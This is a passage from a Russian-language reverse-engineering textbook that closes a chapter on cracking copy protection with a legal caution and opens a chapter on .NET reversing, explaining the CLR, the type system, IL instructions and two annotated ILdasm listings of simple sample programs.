Наконец, низкой читаемости ассемблерного кода Defender очень способствует компиляция с интенсивным встраиванием. При встраивании код функции помещается в тело вызывающей её функции. Вместо одной копии, к которой все обращаются, тело находится непосредственно внутри вызывающего кода. Это стандартная возможность C++, требующая лишь ключевого слова `inline` в прототипе.

Встраивание значительно усложняет реверс-инжиниринг вообще и взлом в частности, поскольку определить текущее положение в целевой программе трудно: чётко обозначенные вызовы функций сильно помогают исследователю. С точки зрения взлома исправлять встроенную функцию сложнее, потому что нужно найти каждый экземпляр кода, а не один раз изменить функцию, чтобы все вызовы перешли к исправленной версии.

Заключение

В этой главе вы открыли увлекательный мир взлома и увидели, насколько тесно он связан с реверс-инжинирингом. Разумеется, практической ценности, кроме образовательного изучения технологий защиты от копирования, взлом не имеет. Тем не менее это серьёзная задача реверс-инжиниринга, которую многие находят трудной и увлекательной. Если вам понравились представленные в главе сеансы исследования, возможно, стоит попробовать многочисленные crackme из Интернета. Один из рекомендуемых сайтов с заданиями разных уровней и для разных платформ - www.crackmes.de. Наслаждайтесь!

В заключение ещё раз напомню очевидное: взлом коммерческих механизмов защиты от копирования в большинстве стран считается незаконным. Пожалуйста, уважайте законное и нравственное право разработчиков ПО и других владельцев авторских прав пожинать плоды своих усилий.

Сноски

[1] [назад] Windows семейства NT, например Windows Server 2003 и Windows XP, также может сообщать физический серийный номер жёсткого диска через запрос ввода-вывода `IOCTL_DISK_GET_DRIVE_LAYOUT`. Это может быть лучшим подходом, поскольку предоставляет физическую сигнатуру диска и, в отличие от серийного номера тома, не меняется при форматировании.

Часть IV. За пределами дизассемблирования

Глава 12. Реверс-инжиниринг .NET

До сих пор книга была сосредоточена лишь на одной платформе реверс-инжиниринга: собственном коде для IA-32 и совместимых процессоров. Хотя к этой категории относится множество программ, имеет смысл обсудить и другие развивающиеся платформы, способные стать популярнее в будущем. Их бесчисленное множество. Можно было бы рассмотреть другие операционные системы для IA-32, например Linux, или платформы с совершенно иными ОС и процессорными архитектурами, такие как Apple Macintosh. Помимо операционных систем и архитектур процессора существуют высокоуровневые платформы с собственным особым языком ассемблера, способные работать поверх любой системы. Это платформы на основе виртуальных машин, например Java и .NET.

Хотя Java превратился в чрезвычайно мощный и популярный язык программирования, эта глава посвящена исключительно платформе Microsoft .NET. Причин выбрать .NET вместо Java несколько. Во-первых, Java существует дольше, и реверс-инжиниринг Java уже весьма подробно рассмотрен в различных статьях и сетевых ресурсах. Кроме того, будет справедливо сказать, что технологии Microsoft обычно привлекают большое число хакеров и исследователей. Почему это происходит, остаётся предметом споров, в которые я здесь углубляться не буду.

В этой главе рассматриваются основные методы реверс-инжиниринга программ .NET. Для этого нужно познакомиться с базовыми правилами платформы и её собственным языком MSIL. Я разберу несколько простых примеров кода MSIL так же, как в предыдущих главах анализировал IA-32. Наконец, будут представлены инструменты, характерные для .NET и других платформ на основе байт-кода, например обфускаторы и декомпиляторы.

Основные правила

Сразу проясним: реверс-инжиниринг приложений .NET - совершенно иная игра по сравнению со всем, что обсуждалось до сих пор. В своей основе исследование программы .NET невероятно тривиально. Такие программы компилируются в промежуточный язык, или байт-код, называемый MSIL (Microsoft Intermediate Language). MSIL содержит намного больше высокоуровневых сведений об исходной программе, чем скомпилированный код IA-32. В том числе полное определение каждой использованной структуры данных и имена почти всех символов. Именно так: имена каждого объекта, члена данных и функции-члена включены в любой двоичный файл .NET, ведь среде выполнения .NET, то есть CLR, нужно каким-либо образом находить эти объекты во время работы.

Это не только значительно упрощает исследование путём чтения кода MSIL, но и открывает дорогу совершенно иному уровню подходов. Декомпиляторы .NET способны точно восстановить представление большинства программ на уровне исходного кода. Результат очень хорошо читается благодаря сохранённым первоначальным именам символов и подробным сведениям внутри двоичного файла. По ним декомпилятор восстанавливает поток и логику программы, а также детальные данные о её объектах и типах. На рисунке 12.1 показана простая функция C# и результат её декомпиляции в Salamander. Обратите внимание, что декомпилированная версия сохраняет практически все важные детали исходного текста. Имена локальных переменных исчезли, но Salamander разумно назвал их `i` и `j`.

Из-за столь высокой прозрачности программ .NET обфускация двоичных файлов здесь очень распространена и намного популярнее, чем для собственного кода IA-32. Более того, Microsoft даже поставляет обфускатор вместе со своей платформой разработки .NET, Visual Studio .NET. Как показывает рисунок 12.1, выпустить продукт .NET без какой-либо обфускации почти равносильно распространению исходного кода вместе с исполняемыми файлами.




Рисунок 12.1. Исходный код и декомпилированная версия простой функции C#.

Основы .NET

В отличие от программ с собственным машинным кодом, приложения .NET требуют специальной среды выполнения. Эта среда, называемая .NET Framework, служит своего рода посредником между программами .NET и остальным миром. По существу, это программная среда, внутри которой выполняются все приложения .NET. Она состоит из двух основных компонентов: общеязыковой среды выполнения Common Language Runtime (CLR) и библиотеки классов .NET. CLR загружает и проверяет сборки .NET и фактически является виртуальной машиной, внутри которой программы безопасно выполняются. Библиотека классов позволяет им взаимодействовать с внешним миром. Эта иерархия предоставляет самые разные службы: пользовательский интерфейс, сеть, файловый ввод-вывод, работу со строками и многое другое. На рисунке 12.2 показана связь компонентов, образующих платформу .NET.

Двоичный модуль .NET называется сборкой. Сборки содержат сочетание кода IL и связанных с ним метаданных. Метаданные - особый блок, который хранит сведения о типах данных, описывающие различные объекты сборки, а также точное определение каждого объекта программы, включая локальные переменные, параметры методов и так далее. Сборки выполняются CLR, которая загружает метаданные в память и компилирует код IL в собственный код с помощью JIT-компилятора.

Управляемый код

Управляемым называется любой код, который CLR во время выполнения проверяет с точки зрения безопасности, типобезопасности и использования памяти. Он состоит из двух основных элементов .NET: кода MSIL и метаданных. Именно их сочетание позволяет CLR выполнять управляемый код. В каждый момент CLR знает, с какими типами данных работает программа. Например, в традиционных компилируемых языках C и C++ доступ к структуре данных получают, загружая указатель в память и вычисляя требуемое смещение. Процессор не знает, что представляет эта структура и допустим ли фактически используемый адрес.

При выполнении управляемого кода CLR полностью осведомлена почти обо всех типах данных программы. Метаданные содержат определения классов, сведения о методах и принимаемых ими параметрах, а также тип каждой локальной переменной любого метода. Благодаря этому CLR может проверять операции кода IL и убеждаться в их допустимости. Например, когда сборка с управляемым кодом обращается к элементу массива, CLR легко проверяет размер и просто возбуждает исключение, если индекс выходит за границы.




Рисунок 12.2. Связь общеязыковой среды выполнения, IL и различных языков программирования .NET.

Языки программирования .NET

.NET не привязана к конкретному языку, кроме IL, и для неё созданы компиляторы множества языков программирования. Ниже перечислены самые популярные в среде .NET.

C#. C Sharp является языком программирования .NET в том смысле, что изначально проектировался как "собственный" язык платформы. Его синтаксис напоминает C++, но функционально он ближе к Java. И C#, и Java объектно-ориентированы и допускают лишь один уровень наследования. Оба языка типобезопасны, то есть не разрешают неверное обращение с типами данных, например небезопасное приведение. Кроме того, оба работают со сборщиком мусора и не поддерживают явное удаление объектов. Более того, ни один язык .NET не поддерживает такое удаление: все основаны на сборке мусора.

Управляемый C++. Это расширение компилятора Microsoft C/C++ (`cl.exe`), способное создавать из кода C++ управляемый исполняемый файл IL.

Visual Basic .NET. Microsoft создала для .NET компилятор Visual Basic и тем самым фактически устранила прежний компонент виртуальной машины Visual Basic (VBVM), в котором выполнялись все программы предыдущих версий платформы. Теперь приложения Visual Basic .NET работают в CLR, а их исполняемые файлы по существу идентичны файлам C# и управляемого C++: все состоят из управляемого кода IL и метаданных.

J#. J Sharp - просто реализация Java для .NET. Microsoft предоставляет совместимый с Java компилятор, который создаёт исполняемые файлы IL вместо байт-кода Java. Очевидная цель - позволить разработчикам легко переносить приложения Java на .NET.

Замечательное свойство .NET и всех этих языков - простое взаимодействие. Благодаря метаданным, точно описывающим исполняемый файл, программы могут взаимодействовать на уровне объектов независимо от языка создания. Например, одна программа способна прозрачно унаследовать класс другой, даже если первая написана на C#, а вторая - на Visual Basic .NET.

Common Type System (CTS)

Общая система типов Common Type System (CTS) управляет организацией типов данных в программах .NET. Существуют два основных типа: значения и ссылки. Значения представляют настоящие данные, тогда как ссылочные типы представляют ссылку на настоящие данные, во многом подобно обычному понятию указателей. Значения, как правило, размещаются в стеке или внутри какого-либо другого объекта, тогда как сами объекты, на которые указывают ссылки, обычно размещаются в блоке кучи, автоматически освобождаемом сборщиком мусора (признаю, это объяснение несколько упрощено, но пока его достаточно).

Типичные представители значимых типов - встроенные типы данных, например целые числа, однако разработчики также могут определять собственные пользовательские значимые типы, которые передаются по значению. Обычно это рекомендуется лишь для небольших типов данных, поскольку при передаче другим методам и в подобных случаях данные дублируются. Для более крупных типов применяют ссылочные типы, потому что при этом дублируется лишь ссылка на объект, а не сами данные.

Наконец, в отличие от значений, ссылочные типы являются самоописывающими: ссылка содержит сведения о точном типе объекта, на который она указывает. Этим они отличаются от значимых типов, не несущих никаких идентификационных сведений.

Одна интересная особенность CTS - понятия упаковки и распаковки. Упаковка представляет собой процесс преобразования структуры данных значимого типа в объект ссылочного типа. Внутри это

реализуется путём дублирования соответствующего объекта и создания ссылки на его копию. Идея состоит в том, что такой упакованный объект можно использовать с любым методом, который ожидает на входе ссылку на объект общего типа. Помните, что ссылочные типы несут с собой сведения для идентификации типа, поэтому метод, принимающий на входе ссылку объектного типа, действительно может проверить тип объекта во время выполнения. Со значимым типом это невозможно. Распаковка - просто обратный процесс, преобразующий объект обратно в значимый тип. Она необходима, если объект был изменён, пока находился в объектной форме: поскольку при упаковке объект дублируется, никакие изменения упакованного объекта не отразятся в исходном значении, пока не будет явно выполнена распаковка.

Промежуточный язык (IL)

Как уже говорилось, исполняемые файлы .NET редко поставляются в виде исполняемых файлов с собственным машинным кодом.[1] Вместо этого они распространяются в промежуточной форме, называемой Common Intermediate Language (CIL) или Microsoft Intermediate Language (MSIL), но для краткости мы будем называть её просто IL. В программах .NET по существу два этапа компиляции: сначала исходный код программы компилируется в код IL, а во время выполнения этот код вновь компилируется JIT-компилятором в собственный машинный код. В следующих разделах описаны некоторые базовые низкоуровневые понятия .NET, например стек вычислений и запись активации, а также представлен IL и его важнейшие инструкции. Наконец, я приведу несколько образцов кода IL и проанализирую их.

Стек вычислений

Стек вычислений применяется для управления сведениями о состоянии программ .NET. Код IL использует его примерно так же, как инструкции IA-32 используют регистры: для хранения непосредственных данных, например входных и выходных значений инструкций. Вероятно, самое важное, что следует понимать о стеке вычислений, - в действительности он не существует! Поскольку код IL никогда не интерпретируется во время выполнения, а перед исполнением всегда компилируется в собственный код, стек вычислений существует только в процессе JIT-компиляции. Во время выполнения он не имеет никакого значения.

В отличие от стеков IA-32, к которым вы уже успели так привыкнуть, стек вычислений состоит не из 32-разрядных или каких-либо иных записей фиксированного размера. Одна запись стека может содержать данные любого типа, включая целые структуры данных. Многие инструкции набора IL являются полиморфными: они способны принимать данные разных типов и правильно работать с множеством типов. Это значит, например, что арифметические инструкции могут корректно обрабатывать как операнды с плавающей точкой, так и целочисленные. Явно сообщать инструкциям, какие типы данных им следует ожидать, не нужно: JIT-компилятор проведёт необходимый анализ потока данных и определит типы операндов, переданных каждой инструкции.

Чтобы как следует понять философию IL, нужно привыкнуть к мысли, что CLR является стековой машиной: инструкции IL используют стек вычислений так же, как инструкции языка ассемблера IA-32 используют регистры. Практически каждая инструкция либо снимает значение со стека, либо помещает в него какое-либо значение. Именно так инструкции IL получают доступ к своим операндам.

Записи активации

Записи активации - элементы данных, представляющие состояние выполняющейся в данный момент функции, подобно кадрам стека в программах с собственным машинным кодом. Запись активации содержит параметры, переданные текущей функции, а также все локальные переменные этой функции. Для каждого вызова функции выделяется и инициализируется новая запись активации. В большинстве случаев CLR размещает записи активации в стеке, а значит, по существу они ничем не отличаются от кадров стека, с которыми вы работали в собственном ассемблерном коде. Набор инструкций IL включает специальные инструкции для доступа к параметрам функции и локальным переменным в текущей записи активации (см. ниже). Записи активации автоматически выделяются инструкцией IL `call`.

Инструкции IL

Рассмотрим наиболее распространённые и интересные инструкции IL, чтобы получить представление об этом языке и его внешнем виде. В таблице 12.1 описаны некоторые из самых популярных инструкций набора IL. Обратите внимание, что набор содержит более 200 инструкций, поэтому это далеко не полный справочник. Подробные сведения об отдельных инструкциях приведены в разделе III спецификации Common Language Infrastructure (CLI) [ECMA].

Таблица 12.1. Краткое описание наиболее распространённых инструкций IL

Имя инструкции	Описание
`ldloc` - загрузить локальную переменную в стек `stloc` - снять значение со стека в локальную переменную	Загружает локальные переменные в стек вычислений и сохраняет значения из него в локальные переменные. Поскольку никакие другие инструкции не работают с локальными переменными напрямую, эти инструкции нужны для переноса значений между стеком и локальными переменными. `ldloc` загружает локальную переменную в стек, а `stloc` снимает значение, находящееся на вершине стека, и помещает его в указанную переменную. Инструкции принимают индекс, определяющий локальную переменную, к которой следует обратиться.
`ldarg` - загрузить аргумент в стек `starg` - сохранить значение в ячейке аргумента	Загружает аргументы в стек вычислений и сохраняет значения из него в аргументы. Эти инструкции предоставляют доступ к области аргументов в текущей записи активации. Обратите внимание, что `starg` позволяет методу записать значение обратно в ячейку аргумента, а это несколько необычная операция. Обе инструкции принимают индекс требуемого аргумента.
`ldfld` - загрузить поле объекта `stfld` - сохранить значение в поле объекта	Инструкции доступа к полям. Они обращаются к полям данных (членам) классов и загружают из них либо сохраняют в них значения. `ldfld` считывает значение из объекта, ссылка на который находится на вершине стека. Полученное значение, разумеется, помещается на вершину стека. `stfld` записывает значение со второй позиции стека в поле объекта, ссылка на который находится на вершине стека.
`ldc` - загрузить числовую константу	Загружает константу в стек вычислений. Именно так в IL используются константы: `ldc` помещает константу в стек, где к ней может обратиться любая инструкция.
`call` - вызвать метод `ret` - возврат из метода	Эти инструкции вызывают метод и возвращаются из него. `call` забирает аргументы из стека вычислений, передаёт их вызываемой подпрограмме и вызывает указанную подпрограмму. Когда метод завершается, возвращаемое значение помещается на вершину стека, а `ret` возвращает управление вызывающей стороне, оставляя возвращаемое значение в стеке вычислений.

Имя инструкции	Описание
`br` - безусловный переход	Безусловно передаёт управление указанной инструкции. Существует краткая форма `br.s`, в которой смещение перехода занимает 1 байт. В обычной форме смещение занимает 4 байта.
`box` - преобразовать значимый тип в ссылку на объект `unbox` - преобразовать упакованный значимый тип в его исходную форму	Эти две инструкции преобразуют значимый тип в ссылку на объект, содержащую сведения для идентификации типа, и обратно. По существу, `box` создаёт объект указанного типа, содержащий копию значения, переданного через стек вычислений. `unbox` уничтожает объект и копирует его содержимое обратно в значимый тип.
`add` - сложить числовые значения `sub` - вычесть числовые значения `mul` - умножить значения `div` - разделить значения	Базовые арифметические инструкции сложения, вычитания, умножения и деления чисел. В качестве операндов они используют два верхних значения стека вычислений и могут прозрачно работать с любым поддерживаемым числовым типом: целочисленным или с плавающей точкой. Все эти инструкции снимают аргументы со стека, а затем помещают в него результат.
`beq` - переход при равенстве `bne` - переход при неравенстве `bge` - переход при "больше или равно" `bgt` - переход при "больше" `ble` - переход при "меньше или равно" `blt` - переход при "меньше"	Инструкции условного перехода. В отличие от инструкций IA-32, где одна инструкция выполняет сравнение, а другая - условный переход, эти инструкции сравнивают два верхних элемента стека и выполняют переход в зависимости от результата сравнения и указанного кода условия.
`switch` - табличный выбор по значению	Инструкция табличного выбора. Принимает значение `int32`, определяющее количество имеющихся блоков `case`, за которым следует список относительных адресов этих блоков. Первый адрес указывает на `case 0`, второй - на `case 1` и так далее. Значение, с которым сравниваются значения блоков `case`, снимается с вершины стека.
`newarr` - создать одномерный массив с нулевой нижней границей `newobj` - создать новый объект	Инструкции выделения памяти. `newarr` выделяет одномерный массив указанного типа и помещает полученную ссылку (по существу, указатель) в стек вычислений. `newobj` выделяет экземпляр объекта указанного типа и вызывает конструктор объекта. Эта инструкция может принимать переменное число параметров, передаваемых подпрограмме конструктора. Следует отметить, что ни у одной из этих инструкций нет соответствующей инструкции `free`. Причина в сборщике мусора: он отслеживает ссылки на объекты, созданные этими инструкциями, и освобождает объекты, когда соответствующие ссылки перестают использоваться.

Примеры кода IL

Рассмотрим несколько тривиальных последовательностей кода IL, чтобы почувствовать этот язык. Помните, что исследовать необработанный, необфусцированный код IL таким способом почти никогда не требуется: декомпилятор выдаст намного более приятный результат. Здесь я делаю это исключительно в учебных целях. Читать необработанный код IL понадобится лишь тогда, когда программа обфусцирована и не поддаётся правильной декомпиляции.

Подсчёт элементов

Приведённая ниже подпрограмма получена с помощью ILdasm - дизассемблера IL, входящего в пакет .NET Framework SDK. Исходная подпрограмма была написана на C#, хотя это едва ли имеет значение. Другие языки программирования .NET обычно создают идентичный или очень похожий код. Начнём с листинга 12.1.

```
.method public hidebysig static void  Main() cil managed
{

.entrypoint
.maxstack  2
.locals init (int32 V_0)
IL_0000:   ldc.i4.1
IL_0001:   stloc.0
IL_0002:   br.s       IL_000e

IL_0004:   ldloc.0
IL_0005:   call       void [mscorlib]System.Console::WriteLine(int32)
IL_000a:   ldloc.0
IL_000b:   ldc.i4.1
IL_000c:   add
IL_000d:   stloc.0
IL_000e:   ldloc.0
IL_000f:   ldc.i4.s   10
IL_0011:   ble.s      IL_0004

IL_0013:   ret
} // end of method App::Main
```

Листинг 12.1. Пример программы IL, полученной из исполняемого файла .NET с помощью дизассемблера ILdasm.

Листинг 12.1 начинается с нескольких базовых определений перечисленного метода. Метод объявлен как `.entrypoint`, а значит, его код выполняется первым при запуске программы. Директива `.maxstack` задаёт максимальное число элементов, которые эта подпрограмма загружает в стек вычислений. Обратите внимание, что конкретный размер элемента здесь не важен: не следует предполагать 32 бита или любую иную величину; это количество отдельных элементов независимо от их размера. Следующая строка определяет локальные переменные метода. У этой функции лишь одна локальная переменная типа `int32` с именем `V_0`. Имена переменных относятся к тем сведениям, которые компилятор обычно удаляет (в зависимости от конкретного компилятора).

Подпрограмма начинается с инструкции `ldc`, загружающей константу 1 в стек вычислений. Следующая инструкция, `stloc.0`, снимает значение с вершины стека и помещает его в локальную переменную номер 0 (названную `V_0`), которая является первой и единственной локальной переменной программы. Таким образом, фактически мы только что загрузили значение 1 в локальную переменную `V_0`. Обратите внимание, что эта последовательность даже длиннее аналога в собственном коде IA-32: чтобы загрузить константу в локальную переменную, нужны две инструкции. CLR является стековой машиной - всё проходит через стек вычислений.

Затем процедура выполняет безусловный переход по адресу `IL_000e`. Целевая инструкция задаётся относительным адресом от конца текущей инструкции. Здесь используется инструкция перехода `br.s`, то есть краткая форма, в которой относительный адрес задаётся одним байтом. Если бы расстояние между текущей и целевой инструкциями превышало 255 байт, компилятор применил бы обычную инструкцию `br`, использующую значение `int32` для относительного адреса перехода. Краткая форма служит для максимальной компактности кода.

Код по адресу `IL_000e` начинает с загрузки в стек вычислений двух значений: содержимого локальной переменной 0, только что инициализированной значением 1, и константы 10. Затем эти значения сравниваются инструкцией `ble.s`. Это инструкция "переход, если меньше или равно",

которая выполняет и сравнение, и сам переход, в отличие от кода IA-32, где нужны две инструкции: одна для сравнения и другая для перехода. CLR сравнивает второе значение в стеке со значением на его вершине, поэтому "меньше или равно" здесь означает, что переход будет выполнен, если значение локальной переменной 0 меньше или равно 10. Поскольку вам известно, что только что в эту локальную переменную было загружено значение 1, вы точно знаете: по крайней мере при первом выполнении этого кода переход состоится. Наконец, важно помнить, что для вычисления аргументов, переданных `ble.s`, их необходимо снять со стека. Это верно практически для любой инструкции IL, принимающей аргументы через стек вычислений: после завершения инструкции этих аргументов в стеке уже не будет.

Если предположить, что переход выполнен, исполнение продолжается с `IL_0004`, где подпрограмма вызывает `WriteLine` - часть библиотеки классов .NET. `WriteLine` выводит строку текста в консольном окне приложений консольного режима. Функция получает единственный параметр - значение нашей локальной переменной. Как и следовало ожидать, параметр передаётся через стек вычислений. Стоит упомянуть одну деталь: код передаёт целое число функции, которая выводит текст. Если посмотреть на строку вызова, мы увидим следующее: `void [mscorlib]System.Console::WriteLine(int32)`. Это прототип конкретной вызываемой функции. Обратите внимание, что она принимает параметр `int32`, а не строку, как можно было ожидать. Подобно многим другим функциям библиотеки классов, `WriteLine` перегружена и имеет множество версий, принимающих строки, целые числа, числа с плавающей точкой и так далее. В данном случае вызывается версия для `int32`: как и в C++, автоматический выбор правильной перегруженной версии выполнил компилятор.

После вызова `WriteLine` подпрограмма вновь загружает в стек два значения: локальную переменную и константу 1. Затем вызывается инструкция `add`, которая складывает два значения из стека вычислений и записывает результат обратно в него. Таким образом, код прибавляет 1 к локальной переменной и сохраняет в неё результат (в строке `IL_000d`). После этого мы возвращаемся к `IL_000e`, где остановились перед началом рассмотрения этого цикла.

Очевидно, это очень простая подпрограмма. Всё, что она делает, - выполняет цикл между `IL_0004` и `IL_0011` и выводит текущее значение счётчика. Она остановится, когда значение счётчика станет больше 10 (вспомните условный переход в строках с `IL_000e` по `IL_0011`). Ничего сложного, но этот пример определённо кое-что показывает о работе IL.

Пример связного списка

Прежде чем перейти к исследованию обфусцированного кода IL, рассмотрим ещё один, немного более сложный пример. В нём, как практически в любой программе .NET, которую вам когда-либо доведётся встретить, действительно используется несколько объектов, поэтому он лучше представляет внешний вид настоящей программы. Начнём с дизассемблирования точки входа `Main`, показанной в листинге 12.2.

```
.method public hidebysig static void  Main() cil managed
{

.entrypoint
.maxstack  2
.locals init (class LinkedList V_0,

int32 V_1,
class StringItem V_2)
IL_0000:  newobj     instance void LinkedList::.ctor()
IL_0005:  stloc.0
IL_0006:  ldc.i4.1
IL_0007:  stloc.1
IL_0008:  br.s       IL_002b
```

```
  IL_000a:  ldstr      "item"
  IL_000f:  ldloc.1
  IL_0010:  box        [mscorlib]System.Int32
  IL_0015:  call       string [mscorlib]System.String::Concat(

  object, object)
  IL_001a:  newobj     instance void StringItem::.ctor(string)
  IL_001f:  stloc.2
  IL_0020:  ldloc.0
  IL_0021:  ldloc.2
  IL_0022:  callvirt   instance void LinkedList::AddItem(class ListItem)
  IL_0027:  ldloc.1
  IL_0028:  ldc.i4.1
  IL_0029:  add
  IL_002a:  stloc.1
  IL_002b:  ldloc.1
  IL_002c:  ldc.i4.s   10
  IL_002e:  ble.s      IL_000a

  IL_0030:  ldloc.0
  IL_0031:  callvirt   instance void LinkedList::Dump()
  IL_0036:  ret
  } // end of method App::Main
```

Листинг 12.2. Простая программа, создающая экземпляр объекта связного списка и заполняющая его.

Как и ожидалось, эта подпрограмма также начинается с определения локальных переменных. Здесь их три: одна целочисленная и две объектного типа - `LinkedList` и `StringItem`. Первым делом метод создаёт экземпляр объекта типа `LinkedList` и вызывает его конструктор инструкцией `newobj` (обратите внимание, что имя метода `.ctor` зарезервировано для конструкторов). Затем он загружает ссылку на только что созданный объект в первую локальную переменную, `V_0`, которая, разумеется, определена как объект `LinkedList`. Это превосходный пример возможностей управляемого кода. Поскольку тип данных локальной переменной определён явно, а среде выполнения известен тип данных каждого элемента стека, она может проверить, что переменной присваиваются данные совместимого типа. При несовместимости среда выполнения возбудит исключение.

Следующая последовательность кода в строке `IL_0006` через стек вычислений загружает 1 в `V_1` (целочисленную переменную), а затем переходит к `IL_002b`. В этой точке метод загружает в стек два значения - 10 и содержимое `V_1` - и переходит обратно к `IL_000a`. Эта последовательность очень похожа на приведённую в листинге 12.1 и представляет собой обычный цикл с постусловием. По-видимому, `V_1` является счётчиком, который может доходить до 10. Как только его значение превысит 10, цикл завершится.

Последовательность по адресу `IL_000a` начинает тело цикла. Здесь метод загружает в стек строку `"item"`, а затем значение `V_1`. После этого значение `V_1` упаковывается: среда выполнения создаёт объект с копией `V_1` и помещает ссылку на этот объект в стек. Преимущество объекта состоит в наличии связанных с ним точных сведений для идентификации типа, поэтому получающий его метод легко определит его конкретный тип. Такую идентификацию можно выполнить инструкцией IL `isinst`.

После упаковки `V_1` в стеке оказываются два значения: строка `item` и ссылка на упакованную копию `V_1`. Затем они передаются методу библиотеки классов `string [mscorlib]System.String::Concat(object, object)`, который принимает два элемента и создаёт из них одну строку. Если оба объекта являются строками, метод просто объединит их. В противном случае функция преобразует оба объекта в строки (если предположить, что ни один из них не является строкой), а затем выполнит конкатенацию. В данном случае имеется одна строка и одно значение `Int32`, поэтому функция преобразует `Int32` в строку, после чего объединит две строки.

Полученная строка, которая при возврате из Concat помещается на вершину стека, должна выглядеть примерно как "itemX", где X - значение V_1.

После создания строки метод выделяет экземпляр объекта StringItem и вызывает его конструктор (всё это выполняет инструкция newobj). Если посмотреть на прототип конструктора StringItem, приведённый прямо в той же строке, можно увидеть, что он принимает единственный параметр типа string. Поскольку возвращаемое Concat значение помещено на вершину стека вычислений, здесь не требуется никаких усилий: строка уже находится в стеке и будет передана конструктору. Когда конструктор возвращает управление, newobj помещает ссылку на только что созданный объект на вершину стека, а следующая строка снимает эту ссылку со стека в V_2, первоначально определённую как StringItem.

